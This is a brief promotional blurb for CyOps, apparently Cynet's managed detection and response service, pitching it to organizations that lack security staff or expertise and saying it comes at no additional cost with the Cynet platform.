Whether your organization already has deep cybersecurity expertise and just lacks the time or staff, or whether your organization just doesn't have the expertise necessary to ensure you're always protected – CyOps is there to help. You don't have to do it alone. CyOps is ready to extend your resources and expertise in the ongoing fight against cybercrime.

And, you receive all of the benefits of CyOps Managed Detection and Response services as part of the Cynet platform – at no additional cost!

LEARN MORE ⟶

Visit www.cynet.com